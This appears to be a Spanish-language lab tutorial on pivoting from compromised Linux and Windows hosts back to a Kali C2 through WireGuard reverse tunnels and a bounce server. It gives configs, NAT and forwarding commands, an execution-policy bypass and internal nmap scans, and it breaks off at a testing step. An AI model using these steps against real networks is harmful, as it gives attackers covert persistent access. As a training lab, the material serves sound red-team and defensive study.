

Wireguard-VPN

Laboratorio



Linux Reverse Tunnel

Vamos a utilizar Wireguard para establecer el túnel reverso interfaz virtual a interfaz virtual.



Generamos clave privada y pública de C2 Kali.

```
wg genkey > key.priv
```

cat key.priv | wg pubkey > key.pub

Generamos clave privada y pública de iceberg.

wg genkey > key.priv

cat key.priv | wg pubkey > key.pub

Configuramos el interfaz virtual wg1 en C2 Kali.

nano /etc/wireguard/wg1.conf

[Interface]

ListenPort = 51820

PrivateKey = yK3Mu7eSP+xZ5FK/CKUm5uTPPwK2O1xC4kbY+dLoQmo=

Address = 10.99.0.1/32

[Peer]

PublicKey = LVemD1FaBzxGCSuxNu2OfpFscTH9FnEhN60RMTJbkGc=

AllowedIPs = 10.99.0.2/32,172.29.0.0/24 # que redes son alcanzables desde wg1 en C2 Kali.

```
┌──(root㉿kali)-[/etc/wireguard]
└─# cat wg1.conf
[Interface]
ListenPort = 51820
PrivateKey = yK3Mu7eSP+xZ5FK/CKUm5uTPPwK2O1xC4kbY+dLoQmo=
Address = 10.99.0.1/32

[Peer]
PublicKey = LVemD1FaBzxGCSuxNu2OfpFscTH9FnEhN60RMTJbkGc=
AllowedIPs = 10.99.0.2/32,172.29.0.0/24
```

Configuramos el interfaz virtual wg0 en iceberg.

nano /etc/wireguard/wg0.conf

[Interface]

PrivateKey = eN1XNNoBoD+WxkF2whIUggEWw8A9cpay/2j9UAWrNlQ=

Address = 10.99.0.2/30

[Peer]

PublicKey = TvRCGG17Bv2mAqlNwJaiH+hFaqixdHvewMPkAQfwwkQ=

AllowedIPs = 10.99.0.1/32

Endpoint = 10.88.0.100:51820

PersistentKeepalive = 25

```
root@iceberg:/etc/wireguard# cat wg0.conf
[Interface]
PrivateKey = eN1XNNoBoD+WxkF2whIUggEWw8A9cpay/2j9UAWrNlQ=
Address = 10.99.0.2/30

[Peer]
PublicKey = TvRCGG17Bv2mAqlNwJaiH+hFaqixdHvewMPkAQfwwkQ=
AllowedIPs = 10.99.0.1/32
Endpoint = 10.88.0.100:51820
PersistentKeepalive = 25
root@iceberg:/etc/wireguard#
```

Agregar ruta en Kali.

sudo ip route add 172.29.0.50 via 10.88.0.254

```
┌──(kali㉿kali)-[~]
└─$ sudo ip route add 172.29.0.50 via 10.88.0.254

┌──(kali㉿kali)-[~]
└─$ ip route
default via 10.88.0.1 dev eth0 proto static metric 100
10.88.0.0/24 dev eth0 proto kernel scope link src 10.88.0.100 metric 100
172.29.0.50 via 10.88.0.254 dev eth0
```

Agregar NAT e ipforwarding en iceberg.

iptables -t nat -I POSTROUTING -s 10.99.0.1 -o eth0 -j MASQUERADE

iptables -nvL -t nat

echo 1 > /proc/sys/net/ipv4/ip_forward

```
root@iceberg:~#
root@iceberg:~# iptables -nvL -t nat
Chain PREROUTING (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain POSTROUTING (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 MASQUERADE  0    --  *      eth0    10.99.0.1            0.0.0.0/0
root@iceberg:~#
```

Levantar interfaz wg1 en Kali.

wg-quick up wg1

```
┌──(kali㉿kali)-[~]
└─$ sudo wg-quick up wg1
[sudo] password for kali:
[#] ip link add wg1 type wireguard
[#] wg setconf wg1 /dev/fd/63
[#] ip -4 address add 10.99.0.1/32 dev wg1
[#] ip link set mtu 1420 up dev wg1
[#] ip -4 route add 10.99.0.2/32 dev wg1
[#] ip -4 route add 172.29.0.0/24 dev wg1

┌──(kali㉿kali)-[~]
└─$ ifconfig wg1
wg1: flags=209<UP,POINTOPOINT,RUNNING,NOARP>  mtu 1420
        inet 10.99.0.1  netmask 255.255.255.255  destination 10.99.0.1
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 1000  (UNSPEC)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Levantar interfaz wg0 en iceberg.

wg-quick up wg0

```
root@iceberg:~#
root@iceberg:~# wg-quick up wg0
[#] ip link add wg0 type wireguard
[#] wg setconf wg0 /dev/fd/63
[#] ip -4 address add 10.99.0.2/30 dev wg0
[#] ip link set mtu 1420 up dev wg0
root@iceberg:~#
root@iceberg:~# ifconfig wg0
wg0: flags=209<UP,POINTOPOINT,RUNNING,NOARP>  mtu 1420
        inet 10.99.0.2  netmask 255.255.255.252  destination 10.99.0.2
        unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00  txqueuelen 1000  (UNSPEC)
        RX packets 1  bytes 92 (92.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2  bytes 180 (180.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Comprobar que tenemos VPN con la red de iceberg.

nmap -p80,22 -sV 172.29.0.51

```
┌──(kali㉿kali)-[~]
└─$ nmap -p80,22 -sV  172.29.0.51
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-03 13:54 EST
Nmap scan report for 172.29.0.51
Host is up (0.0042s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Cleanup

Limpiar iptables

iptables -P INPUT ACCEPT

iptables -P FORWARD ACCEPT

iptables -P OUTPUT ACCEPT

iptables -t nat -F

iptables -t mangle -F

iptables -F

iptables -X

Ver iptables

iptables -nvL

```
root@iceberg:~# iptables -nvL
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
root@iceberg:~#
```

Tumbar interfaz wireguard en Kali e Iceberg

wg-quick down wg0

wg-quick down wg1


Quitar regla de enrutamiento en Kali,

sudo ip route del 172.29.0.50 via 10.88.0.254

```
┌──(kali㉿kali)-[~]
└─$ sudo ip route del 172.29.0.50 via 10.88.0.254
RTNETLINK answers: No such process

┌──(kali㉿kali)-[~]
```

Windows Reverse Tunnel

Vamos a utilizar Wireguard para establecer el túnel reverso interfaz virtual a interfaz virtual.



Generamos clave privada y pública de C2 Kali.

```
wg genkey > key.priv
```

```
cat key.priv | wg pubkey > key.pub
```

```
┌──(root㉿kali)-[/etc/wireguard]
└─# wg genkey > key.priv
cat key.priv | wg pubkey > key.pub
Warning: writing to world accessible file.
Consider setting the umask to 077 and trying again.
```

Generamos clave privada y pública para storm.

wg genkey > key-storm.priv

cat key-storm.priv | wg pubkey > key-storm.pub

```
┌──(kali㉿kali)-[~]
└─$ wg genkey > key-storm.priv
cat key-storm.priv | wg pubkey > key-storm.pub
Warning: writing to world accessible file.
Consider setting the umask to 077 and trying again.
```

Configuramos el interfaz virtual wg0 en C2 Kali.

nano /etc/wireguard/wg0.conf

[Interface]

ListenPort = 51820 # puerto donde escucha el servicio wireguard

PrivateKey = yK3Mu7eSP+xZ5FK/CKUm5uTPPwK2O1xC4kbY+dLoQmo= # clave privada de C2 Kali

Address = 10.99.0.1/30 # IP del interfaz virtual

configuración de los peers, clientes que se van a conectar

[Peer]


PublicKey = JLr7+IL0aMIislLOi4tSqym9p5zb2Az0rf+JRctZ8lU= # clave pública de storm

AllowedIPs = 10.99.0.2/32,172.29.0.0/24 # que redes son alcanzables desde wg0 en C2 Kali

```
root@kali: /etc/wireguard ×    kali@kali: ~ ×
  GNU nano 7.2
[Interface]
ListenPort = 51820
PrivateKey = yK3Mu7eSP+xZ5FK/CKUm5uTPPwK2O1xC4kbY+dLoQmo=
Address = 10.99.0.1/30

[Peer]
PublicKey = LYTnyKuVy6Jez+Ne3SzjFaS7zmYEOn9M0vJstwWubCQ=
AllowedIPs = 10.99.0.2/32,172.29.0.0/24
```


Configuración del cliente Windows storm (Powershell script wireguard.ps1).

```
$wgServerPublic = "TvRCGG17Bv2mAqlNwJaiH+hFaqixdHvewMPkAQfwwkQ="

$wgServerEndpoint = "10.88.0.100:51820"

$wgAllowedIPs = "10.99.0.1/32"

$wgClientAddress = "10.99.0.2/30"

$wgClientPrivate = "6JUYFfdCXc5vl0t2YM8NwsTRj9fN7ZbYalr2SHlM5Fg="

$wgConfigFile = @"

[Interface]

Address = $wgClientAddress

PrivateKey = $wgClientPrivate

[Peer]

PublicKey = $wgServerPublic

Endpoint = $wgServerEndpoint

AllowedIPs = $wgAllowedIPs

PersistentKeepalive = 25

"@
```



Antes de establecer el túnel agregamos la siguiente ruta, 172.29.0.50 esta alcanzables vía 10.88.0.254, de esta forma no se contará la comunicación del túnel.

sudo ip route add 172.29.0.50 via 10.88.0.254




Cleanup.

sudo ip route del 172.29.0.50 via 10.88.0.254

En Kali levantar interfaz listener Wireguard.

sudo wg-quick up wg



```
┌──(kali㉿kali)-[~]
└─$ sudo wg
interface: wg0
  public key: TvRCGG17Bv2mAqlNwJaiH+hFaqixdHvewMPkAQfwwkQ=
  private key: (hidden)
  listening port: 51820

peer: LYTnyKuVy6Jez+Ne3SzjFaS7zmYEOn9M0vJstwWubCQ=
  allowed ips: 10.99.0.2/32, 172.29.0.0/24
```

En storm ejecutamos el script para que conecte como cliente al servicio de Wireguard de nuestro kali.

Set-ExecutionPolicy bypass

./wireguard.ps1

```
PS C:\zoo> Set-ExecutionPolicy bypass
Set-ExecutionPolicy bypass
PS C:\zoo>

PS C:\zoo> ./wireguard.ps1
./wireguard.ps1
Aceptar



EnableRebootPersistConnection : 1
PSPath                        : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Curre
                                ntVersion\SharedAccess
PSParentPath                  : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Curre
                                ntVersion
PSChildName                   : SharedAccess
PSDrive                       : HKLM
PSProvider                    : Microsoft.PowerShell.Core\Registry
```

```
PS C:\zoo> ipconfig
ipconfig

Configuraci◆n IP de Windows


Adaptador desconocido adaptername:

   Sufijo DNS espec◆fico para la conexi◆n. . :
   Direcci◆n IPv4. . . . . : 10.99.0.2
   M◆scara de subred . . . . . : 255.255.255.252
   Direcci◆n IPv4. . . . . : 192.168.137.1
   M◆scara de subred . . . . . : 255.255.255.0
   Puerta de enlace predeterminada . . . . . :

Adaptador de Ethernet Ethernet:

   Sufijo DNS espec◆fico para la conexi◆n. . :
   V◆nculo: direcci◆n IPv6 local. . . : fe80::7978:da1c:14dd:ad85%5
   Direcci◆n IPv4. . . . . : 172.29.0.99
   M◆scara de subred . . . . . : 255.255.255.0
   Puerta de enlace predeterminada . . . . . : 172.29.0.254
PS C:\zoo>
```

netsh interface ipv4 show interfaces

netsh interface ipv4 show interface 18


```
PS C:\zoo> netsh interface ipv4 show interfaces
netsh interface ipv4 show interfaces

Índ     Mét         MTU         Estado            Nombre
---  ----------  ----------  ------------  ---------------------------
  1          75  4294967295  connected     Loopback Pseudo-Interface 1
 18           5        1420  connected     adaptername
  5          15        1500  connected     Ethernet

PS C:\zoo> netsh interface ipv4 show interface 18
netsh interface ipv4 show interface 18

Parámetros de la interfaz adaptername
---------------------------------------------
IfLuid                             : iftype53_32768
IfIndex                            : 18
Estado                             : connected
Métrica                            : 5
MTU del vínculo                    : 1420 bytes
Tiempo de accesibilidad            : 38000 ms
Tiempo de accesibilidad base       : 30000 ms
Intervalo de retransmisión         : 1000 ms
Transmisiones DAD                  : 0
Longitud de prefijo de sitio       : 0
Id. de sitio                       : 1
Reenvío                            : enabled
Anuncios                           : disabled
Detección de vecinos               : enabled
Detección de inaccesibilidad de vecinos  : enabled
Detección de enrutador             : disabled
Configuración de dirección administrada  : disabled
Otra configuración con estado      : disabled
Envíos no seguros del host         : disabled
Recepciones no seguras del host    : disabled
Usar métrica automática            : enabled
Omitir rutas predeterminadas       : disabled
Duración de enrutador anunciada    : 1800 segundos
Anunciar ruta predeterminada       : disabled
Límite de saltos actual            : 0
Forzar patrones de reactivación de ARPND  : disabled
Patrones de reactivación de MAC dirigida  : disabled
Capacidad ECN                      : application
Configuración de DNS basada en RA (RFC 6106)  : disabled
Coexistencia de DHCP y direcciones IP estáticas  : disabled
```

Verificamos en kali la conexión.

```
sudo wg show
```

```
┌──(kali㉿kali)-[~]
└─$ sudo wg show
interface: wg0
  public key: TvRCGG17Bv2mAqlNwJaiH+hFaqixdHvewMPkAQfwwkQ=
  private key: (hidden)
  listening port: 51820

peer: JLr7+IL0aMIislLOi4tSqym9p5zb2Az0rf+JRctZ8lU=
  endpoint: 10.88.0.254:8099
  allowed ips: 10.99.0.2/32, 172.29.0.0/24
  latest handshake: 10 seconds ago
  transfer: 360 B received, 184 B sent
```


```
┌──(kali㉿kali)-[~]
└─$ nmap -p 80 -sV -Pn 172.29.0.51
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-25 18:08 EST
Nmap scan report for 172.29.0.51
Host is up (0.0075s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.57 ((Debian))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.35 seconds

┌──(kali㉿kali)-[~]
```



Vulcan - BlueNetwork 172.29.0.51

Bounce Server

Esta es la infraestructura más cómoda y modular para un atacante, se trata de gestionar las VPNs de los equipos infectados mediante un bounce server.



Tanto el equipo infectado iceberg como el equipo atacante se conectan al Wireguard bounce server jungle. Vamos a hacer que kali tenga acceso a la red de iceberg.

WG0 JUNGLE

```
root@jungle:/etc/wireguard# cat wg0.conf
[Interface]
ListenPort = 51820
PrivateKey = UOrNcS8pG7tUZ1k/awDUuyhjgse3BzVIVe5M/SBJIns=
Address = 10.99.0.1/32

[Peer]
# kali
PublicKey = tyf90pZy8z7j7LTQokhnoVlw5DybUeLkHbE0LQg+nCY=
AllowedIPs = 10.99.0.2/32

[Peer]
# iceberg
PublicKey = WFDHUypFHpSzGvPL8y3yqowqPjoa9qq3yzBGk/zmOFA=
AllowedIPs = 10.99.0.3/32,172.29.0.0/24
root@jungle:/etc/wireguard#
```

[Interface]

ListenPort = 51820

PrivateKey = UOrNcS8pG7tUZ1k/awDUuyhjgse3BzVIVe5M/SBJIns=

Address = 10.99.0.1/32

[Peer]

kali

PublicKey = tyf90pZy8z7j7LTQokhnoVlw5DybUeLkHbE0LQg+nCY=

AllowedIPs = 10.99.0.2/32

[Peer]

iceberg

PublicKey = WFDHUypFHpSzGvPL8y3yqowqPjoa9qq3yzBGk/zmOFA=

AllowedIPs = 10.99.0.3/32,172.29.0.0/24

WG1 ICEBERG

```
root@iceberg:/etc/wireguard# cat wg1.conf
[Interface]
PrivateKey = 6A1+1Fc/KmISboDEXp/7NUDu4TphL7P9yV90VsFay0Y=
Address = 10.99.0.3/32

[Peer]
PublicKey = SsiASA0duuf6QoRLjpr0mZa299bAOhKr46+EkkgoSFw=
AllowedIPs = 10.99.0.0/24
Endpoint = 10.88.0.101:51820
PersistentKeepalive = 10
root@iceberg:/etc/wireguard#
```

[Interface]

PrivateKey = 6A1+1Fc/KmISboDEXp/7NUDu4TphL7P9yV90VsFay0Y=

Address = 10.99.0.3/32

[Peer]

PublicKey = SsiASA0duuf6QoRLjpr0mZa299bAOhKr46+EkkgoSFw=

AllowedIPs = 10.99.0.0/24

Endpoint = 10.88.0.101:51820

PersistentKeepalive = 10

WG2 KALI

```
┌──(root㉿kali)-[/etc/wireguard]
└─# cat wg2.conf
[Interface]
PrivateKey = aOhtnibBr852X981pgw5xaEMKakNaggVO/VOdYUZf1A=
Address = 10.99.0.2/32

[Peer]
PublicKey = SsiASA0duuf6QoRLjpr0mZa299bAOhKr46+EkkgoSFw=
AllowedIPs = 10.99.0.0/24,172.29.0.0/24
Endpoint = 10.88.0.101:51820
PersistentKeepalive = 10
```

[Interface]

PrivateKey = aOhtnibBr852X981pgw5xaEMKakNaggVO/VOdYUZf1A=

Address = 10.99.0.2/32

[Peer]

PublicKey = SsiASA0duuf6QoRLjpr0mZa299bAOhKr46+EkkgoSFw=

AllowedIPs = 10.99.0.0/24,172.29.0.0/24

Endpoint = 10.88.0.101:51820

PersistentKeepalive = 10

Habilitar ip forwarding en JUNGLE e ICEBERG.

echo 1 > /proc/sys/net/ipv4/ip_forward

```
root@jungle:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@jungle:~#
```

```
root@iceberg:~#
root@iceberg:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@iceberg:~#
```

NAT en ICEBERG

iptables -t nat -I POSTROUTING -s 10.99.0.1 -o eth0 -j MASQUERADE # para la IP de jungle en caso de que queramos que tenga acceso

iptables -t nat -I POSTROUTING -s 10.99.0.2 -o eth0 -j MASQUERADE # para la IP de Kali

```
root@iceberg:~# iptables -t nat -I POSTROUTING -s 10.99.0.1 -o eth0 -j MASQUERADE
root@iceberg:~# iptables -t nat -I POSTROUTING -s 10.99.0.2 -o eth0 -j MASQUERADE
root@iceberg:~#
root@iceberg:~# iptables -nvL -t nat
Chain PREROUTING (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain POSTROUTING (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination
    0     0 MASQUERADE  0    --  *      eth0    10.99.0.2            0.0.0.0/0
    0     0 MASQUERADE  0    --  *      eth0    10.99.0.1            0.0.0.0/0
root@iceberg:~#
```

Levantar todos los interfaces.

wg-quick up wg0

wg-quick up wg1

wg-quick up wg2

```
root@jungle:~# wg-quick up wg0
[#] ip link add wg0 type wireguard
[#] wg setconf wg0 /dev/fd/63
[#] ip -4 address add 10.99.0.1/32 dev wg0
[#] ip link set mtu 1420 up dev wg0
[#] ip -4 route add 10.99.0.3/32 dev wg0
[#] ip -4 route add 10.99.0.2/32 dev wg0
[#] ip -4 route add 172.29.0.0/24 dev wg0
root@jungle:~#
```

```
root@iceberg:~#
root@iceberg:~# wg-quick up wg1
[#] ip link add wg1 type wireguard
[#] wg setconf wg1 /dev/fd/63
[#] ip -4 address add 10.99.0.3/32 dev wg1
[#] ip link set mtu 1420 up dev wg1
[#] ip -4 route add 10.99.0.0/24 dev wg1
root@iceberg:~#
```

```
┌──(root㉿kali)-[~]
└─# wg-quick up wg2
[#] ip link add wg2 type wireguard
[#] wg setconf wg2 /dev/fd/63
[#] ip -4 address add 10.99.0.2/32 dev wg2
[#] ip link set mtu 1420 up dev wg2
[#] ip -4 route add 172.29.0.0/24 dev wg2
[#] ip -4 route add 10.99.0.0/24 dev wg2

┌──(root㉿kali)-[~]
```

Testar VPN.

```
